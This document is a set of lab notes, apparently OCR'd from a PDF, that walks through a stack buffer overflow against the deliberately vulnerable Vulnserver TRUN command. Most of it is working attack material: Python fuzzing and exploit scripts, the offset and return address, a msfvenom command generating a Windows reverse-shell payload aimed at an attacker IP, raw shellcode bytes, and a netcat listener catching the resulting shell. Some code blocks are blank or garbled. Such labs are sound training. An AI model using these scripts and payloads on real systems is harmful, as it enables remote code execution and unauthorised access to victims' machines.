Intro to Exploit Development (Buffer Overflows)

Required Installations

Immunity Debugger Vulnserver

Buffer Overflows Explained

In stack we have buffer space, and 2 3 more spaces when the buffer space get filled then it overflows to other space, EBP then to EIP

Steps to conduct Buffer Overflow

1-Spiking

2-Fuzzing

3-Finding the Offset

4- Overwritin the EIP

5-Finding Bad Characters

6-Finding the right module

7-Generating Shell code.

8-Root!

Spiking

Run the Immunit Debugger and vulnserver on win machine as administrator

then from kali connecting to that machine

```
•
Interface: wlan0, type: EN10MB, MAC: bc:85:56:c6:c8:97, IPv4: 192.168.1.13
192.168.1.1 34:bf:90:51:ed:2c
192.168.1.2 d8:07:b6:2d:
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
                                           Fiberhome Telecommunication Technologies Co.,LTD
                                           (Unknown)
192.168.1.4
                32:6d:aa:6e:87:11
                                           (Unknown: locally administered)
                                          Samsung Electronics Co., Ltd
192.168.1.6
               48:27:ea:23:83:e5
                                          Hon Hai Precision Ind. Co., Ltd.
192.168.1.16 b0:52:16:51:f4:53
192.168.1.3
                f0:5b:7b:d2:60:04
                                          Samsung Electronics Co.,Ltd
6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.139 seconds (119.68 hosts/sec). 6 responded
__(root  kali)-[~]

# ping 192.168.1.16

PING 192.168.1.16 (192.168.1.16) 56(84) bytes of data.
^c
   192.168.1.16 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2035ms
```

pinging issue

issue resolved, windows firewall issue.

```
nc -nv 192.168.113.136 9999
(UNKNOWN) [192.168.113.136] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
help
UNKNOWN COMMAND
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

sending chars to specific command, to check if we exploit it.

spiking STATS

```
(root@ kali)-[/home/soldier]
  generic_send_tcp 192.168.113.136 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
```


```
Croot  kali)-[/home/soldier]
# gedit trun.spk

Open ▼

1 s_readline();
2 s_string("TRUN ");
3 s_string_variable("0");
```

spiking TRUN

```
(root@ kali)-[/home/soldier]
# generic_send_tcp 192.168.113.136 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
```



Fuzzing

```
*1.py
  Open 🔻
                                                      /home/soldier
 1 #!/usr/bin/python
 2
 3 import sys, socket
 4 from time import sleep
 5
 6 buffer = "A" * 100
 7
8 while True:
 9
      try:
           payload = "TRUN /.:/" + buffer
10
11
           s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
12
           s.connect(('192.168.113.136',9999))
13
           print ("[+] Sending the payload ... \n" + str(len(buffer)))
14
           s.send((payload.encode()))
15
           s.close()
16
17
           sleep(1)
18
           buffer = buffer + "A"*100
19
      except:
        print ("The fuzzing crashed at %s bytes" % str(len(buffer)))
20
21
           sys.exit()
```

```
# chmod +x 1.py

(root kali)-[/home/soldier]

./1.py
[+] Sending the payload ...

100
[+] Sending the payload ...

200
[+] Sending the payload ...

300
[+] Sending the payload ...


400
[+] Sending the payload ...

500
[+] Sending the payload ...

500
[+] Sending the payload ...

600
```

```
21900
[+] Sending the paytoad...
[+] Sending the payload...
22000
The fuzzing crashed at 22100 bytes
```



Now further we'll control EIP values

Finding the Offset

We need to find where we overwrite the EIP

we need a tool pattern_create to find it.


we found vulnserver program crashed nearly 2700 so we use 3000 here

)-[/home/soldier] /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1A d2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag 4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Ai0Aj1Aj2Aj3Aj4Aj5Aj6 Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8A m9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq 1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3 **At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5A** w6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az 8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0 Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2B g3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj 5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7 Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9B q0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt 2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4 Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6B z7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc 9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1 Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj1Cj1Cj2Cj3C j4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm 6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8 Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0C t1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw 3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5 Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7D c8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg 0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2 Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4D ${\tt m5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp}$ <mark>7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5<u>Ds6Ds7Ds8Ds9</u></mark> Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9

```
2.py
  Open 🔻
             o
                                                       /home/soldier
 1 #!/usr/bin/python
 2
 3 import sys, socket
 4
 5 offset =
   "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac
 6
 7 try:
           payload = "TRUN /.:/" + offset
 8
           s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 9
           s.connect(('192.168.113.136',9999))
10
           s.send((payload.encode()))
11
           s.close()
12
13
14 except:
           print ("Error Connecting to server")
15
           sys.exit()
16
```

```
__(root@ kali)-[/home/soldier]
_# chmod +x <u>2.py</u>
```






from EIP value we got above, we check exactly at which byte we can control EIP

Overwriting the EIP

```
2.py
  Open 🔻
                                                      /home/soldier
1 #!/usr/bin/python
 3 import sys, socket
 5 shellcode = "A" * 2003 + "B" * 4
6 try:
           payload = "TRUN /.:/" + shellcode
 7
           s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8
           s.connect(('192.168.113.136',9999))
 9
           s.send(("TRUN /.:/" + shellcode))
10
           s.close()
11
12
13 except:
           print ("Error Connecting to server")
14
           sys.exit()
15
```



we have changed the EIP value so we can control it now '42' means B

Finding Bad Characters


https://github.com/cytopia/badchars

```
2.py
/home/soldier
  Open 🔻
             Ð
                                                                                               Sa
 1 #!/usr/bin/python
 2
 3 import sys, socket
 5 badchars = (
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22 )
23
24
25 shellcode = "A" * 2003 + "B" * 4 + badchars
26 try:
           payload = "TRUN /.:/" + shellcode
27
           s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
28
           s.connect(('192.168.113.136',9999))
29
           s.send(("TRUN /.:/" + shellcode))
30
           s.close()
31
32
33 except:
           print ("Error Connecting to server")
34
           sys.exit()
35
```


```
Address
            Hex dump
001 FF1 D8
001FF1E0 11
                  12
001FF1E8
             19
                 18
                       1 B
                                1 D
                      23
2B
                           24
                                     26
001 FF1 F0
                           2C
                                2D
                  32
3A
001 FF200
                      33
                      3B
                                              40
                  42
                      43
             41
                  48
                      4B
                  5A
                  6A
                       73
                  82
                      83
                           84
                  88
                       93
                       9B
                      A3
                      ΑB
                           AC
                  AA
                       B3
                  B2
                  BA
                       \mathbf{B}\mathbf{B}
                  C2
                       C3
                  CA
                      CB
                                              DØ
                  D2
                       D3
                  DΑ
                       \mathbf{DB}
                           \mathbf{DC}
                  E2
                       E3
                                              E8
                                     E6
             E9
                  ΕA
                       \mathbf{E}\mathbf{B}
                           EC
                                ED
                                     1313
                       F3
                           F4
                                F5
                                     F6
```

bad chars


Finding the right Module



```
2.py
 Open 🔻
           ш
1 #!/usr/bin/python
2
3 import sys, socket
4
5
6 shellcode = "A" * 2003 + "\xaf\x11\x50\x62"
7 try:
         payload = "TRUN /.:/" + shellcode
8
         s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
          s.connect(('192.168.113.136',9999))
         s.send(("TRUN /.:/" + shellcode))
          s.close()
 except:
         print ("Error Connecting to server")
6
          sys.exit()
```



now running 2.py



Generating Shellcode and Gaining Root

```
|soldier⊕kali)-[~]
   msfvenom -p windows/shell_reverse_tcp LHOST=192.168.10.110 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
 \xbe\x93\xe4\x28\xe4\xdb\xd5\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x52\x31\x75\x12\x83\xed\xfc\x03\xe6\xea\xca\x11\xf4\x1b\x88"
"\xda\x04\xdc\xed\x53\xe1\xed\x2d\x07\x62\x5d\x9e\x43\x26\x52"
"\x55\x01\xd2\xe1\x1b\x8e\xd5\x42\x91\xe8\xd8\x53\x8a\xc9\x7b"
"\xd0\xd1\x1d\x5b\xe9\x19\x50\x9a\x2e\x47\x99\xce\xe7\x03\x0c"
"\xfe\x8c\x5e\x8d\x75\xde\x4f\x95\x6a\x97\x6e\xb4\x3d\xa3\x28"
"\x16\xbc\x60\x41\x1f\xa6\x65\x6c\xe9\x5d\x5d\x1a\xe8\xb7\xaf"
"\xe3\x47\xf6\x1f\x16\x99\x3f\xa7\xc9\xec\x49\xdb\x74\xf7\x8e"
"\xa1\xa2\x72\x14\x01\x20\x24\xf0\xb3\xe5\xb3\x73\xbf\x42\xb7"
"\xdb\xdc\x55\x14\x50\xd8\xde\x9b\xb6\x68\xa4\xbf\x12\x30\x7e"
"\xa1\x03\x9c\xd1\xde\x53\x7f\x8d\x7a\x18\x92\<u>xda\xf6\x43\</u>xfb"
"\x2f\x3b\x7b\xfb\x27\x4c\x08\xc9\xe8\xe6\x86\x61\x60\x21\x51"
"\x85\x5b\x95\xcd\x78\x64\xe6\xc4\xbe\x30\xb6\x7e\x16\x39\x5d"
"\x7e\x97\xec\xf2\x2e\x37\x5f\xb3\x9e\xf7\x0f\x5b\xf4\xf7\x70"
"\x7b\xf7\xdd\x18\x16\x02\xb6\xe6\x4f\x06\x28\x8f\x8d\x16\xa5"
"\x13\x1b\xf0\xaf\xbb\x4d\xab\x47\x25\xd4\x27\xf9\xaa\xc2\x42"
"\x39\x20\xe1\xb3\xf4\xc1\x8c\xa7\x61\x22\xdb\x95\x24\x3d\xf1"
"\xb1\xab\xac\x9e\x41\xa5\xcc\x08\x16\xe2\x23\x41\xf2\x1e\x1d"
"\xfb\xe0\xe2\xfb\xc4\xa0\x38\x38\xca\x29\xcc\x04\xe8\x39\x08"
"\x84\xb4\x6d\xc4\xd3\x62\xdb\xa2\x8d\xc4\xb5\<u>x7c\x61\x8f\x51"</u>
"\xf8\x49\x10\x27\x05\x84\xe6\xc7\xb4\x71\xbf\xf8\x79\x16\x37"
'\x81\x67\x86\xb8\x58\x2c\xa6\x5a\x48\x59\x4f\xc3\x19\xe0\x12'
"\xf4\xf4\x27\x2b\x77\xfc\xd7\xc8\x67\x75\xdd\x95\x2f\x66\xaf"
 \x86\xc5\x88\x1c\xa6\xcf";
```

```
2.py
  Open ▼
 1 #!/usr/bin/python
 2 import sys, socket
 3 overflow = ("\
 5
 6
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
27 shellcode = "A" * 2003 + \frac{x11}{x50} + \frac{x62}{x62} + \frac{x90}{x90} * 32 + overflow
28 try:
29
           payload = "TRUN /.:/" + shellcode
30
           s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
           s.connect(('192.168.113.136',9999))
31
32
           s.send(("TRUN /.:/" + shellcode))
           s.close()
33
34 except:
35
           print ("Error Connecting to server")
36
```

after running 2.py we got the shell

```
File Actions Edit View Help

(soldier® kali)-[~]

nc -nlvp 4444

listening on [any] 4444 ...

connect to [192.168.10.110] from (UNKNOWN) [192.168.10.110] 60433

Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Soldier\Desktop\vulnserver-master\vulnserver-master>
```

```
C:\Users\Soldier\Desktop\vulnserver-master\vulnserver-master>whoami
whoami
desktop-ucf7k8i\soldier
```

Exploit Development using Py 3 and Mona

```
//first
#!/usr/bin/python3
import sys, socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.4.104',9999))

        payload = "TRUN /.:/" + buffer

        s.send((payload.encode()))
        s.close()
         sleep(1)
        buffer = buffer + "A"*100
        except:
```

```
sys.exit()
// second
#!/usr/bin/python3
import sys, socket
from time import sleep
offset = "" #offset here
try:
      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
      s.connect(('192.168.4.104',9999))
      payload = "TRUN /.:/" + offset
      s.send((payload.encode()))
      s.close()
except:
      print ("Error connecting to server")
      sys.exit()
//third
#!/usr/bin/python3
import sys, socket
from time import sleep
shellcode = "A" * 2003 + "B" * 4
try:
      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
      s.connect(('192.168.4.104',9999))
      payload = "TRUN /.:/" + shellcode
```

print ("Fuzzing crashed at %s bytes" % str(len(buffer)))

```
s.send((payload.encode()))
     s.close()
except:
     print ("Error connecting to server")
     sys.exit()
// fourth
#!/usr/bin/python3
import sys, socket
from time import sleep
badchars =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13"
\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26
"\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\"
\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c
"\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72"
"\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85"
"\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98"
\x \xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xbb\xbc\xbd\xbe
\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4
"\xe5\xe6\xe7\xe8\xe9\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7"
"\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
shellcode = "A" * 2003 + "B" * 4 + badchars
try:
     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
     s.connect(('192.168.4.104',9999))
     payload = "TRUN /.:/" + shellcode
     s.send((payload.encode()))
     s.close()
```

17/19

```
except:
      print ("Error connecting to server")
      sys.exit()
//fifth
#!/usr/bin/python3
import sys, socket
from time import sleep
overflow = (b''xb8\x5c\x1e\x35\x96\xd9\xc6\xd9\x74\x24\xf4\x5b\x31\xc9\xb1''
b"\x52\x31\x43\x12\x03\x43\x12\x83\x9f\x1a\xd7\x63\xe3\xcb\x95"
b"\x8c\x1b\x0c\xfa\x05\xfe\x3d\x3a\x71\x8b\x6e\x8a\xf1\xd9\x82"
b"\x61\x57\xc9\x11\x07\x70\xfe\x92\xa2\xa6\x31\x22\x9e\x9b\x50"
b''\setminus xa0 \cdot xdd \cdot xcf \cdot xb2 \cdot x99 \cdot x2d \cdot x02 \cdot xb3 \cdot xde \cdot x50 \cdot xef \cdot xe1 \cdot xb7 \cdot x1f \cdot x42''
b"\x15\xb3\x6a\x5f\x9e\x8f\x7b\xe7\x43\x47\x7d\xc6\xd2\xd3\x24"
b"\xc8\xd5\x30\x5d\x41\xcd\x55\x58\x1b\x66\xad\x16\x9a\xae\xff"
b"\xd7\x31\x8f\xcf\x25\x4b\xc8\xe8\xd5\x3e\x20\x0b\x6b\x39\xf7"
b"\x71\xb7\xcc\xe3\xd2\x3c\x76\xcf\xe3\x91\xe1\x84\xe8\x5e\x65"
b"\xc2\xec\x61\xaa\x79\x08\xe9\x4d\xad\x98\xa9\x69\x69\xc0\x6a"
b"\x13\x28\xac\xdd\x2c\x2a\x0f\x81\x88\x21\xa2\xd6\xa0\x68\xab"
b"\x1b\x89\x92\x2b\x34\x9a\xe1\x19\x9b\x30\x6d\x12\x54\x9f\x6a"
b"\x55\x4f\x67\xe4\xa8\x70\x98\x2d\x6f\x24\xc8\x45\x46\x45\x83"
b"\x95\x67\x90\x04\xc5\xc7\x4b\xe5\xb5\xa7\x3b\x8d\xdf\x27\x63"
b"\xad\xe0\xed\x0c\x44\x1b\x66\xf3\x31\x27\x31\x9b\x43\x27\xac"
b"\x07\xcd\xc1\xa4\xa7\x9b\x5a\x51\x51\x86\x10\xc0\x9e\x1c\x5d"
b"\xc2\x15\x93\xa2\x8d\xdd\xde\xb0\x7a\x2e\x95\xea\x2d\x31\x03"
b"\x82\xb2\xa0\xc8\x52\xbc\xd8\x46\x05\xe9\x2f\x9f\xc3\x07\x09"
b"\x09\xf1\xd5\xcf\x72\xb1\x01\x2c\x7c\x38\xc7\x08\x5a\x2a\x11"
b"\x90\xe6\x1e\xcd\xc7\xb0\xc8\xab\xb1\x72\xa2\x65\x6d\xdd\x22"
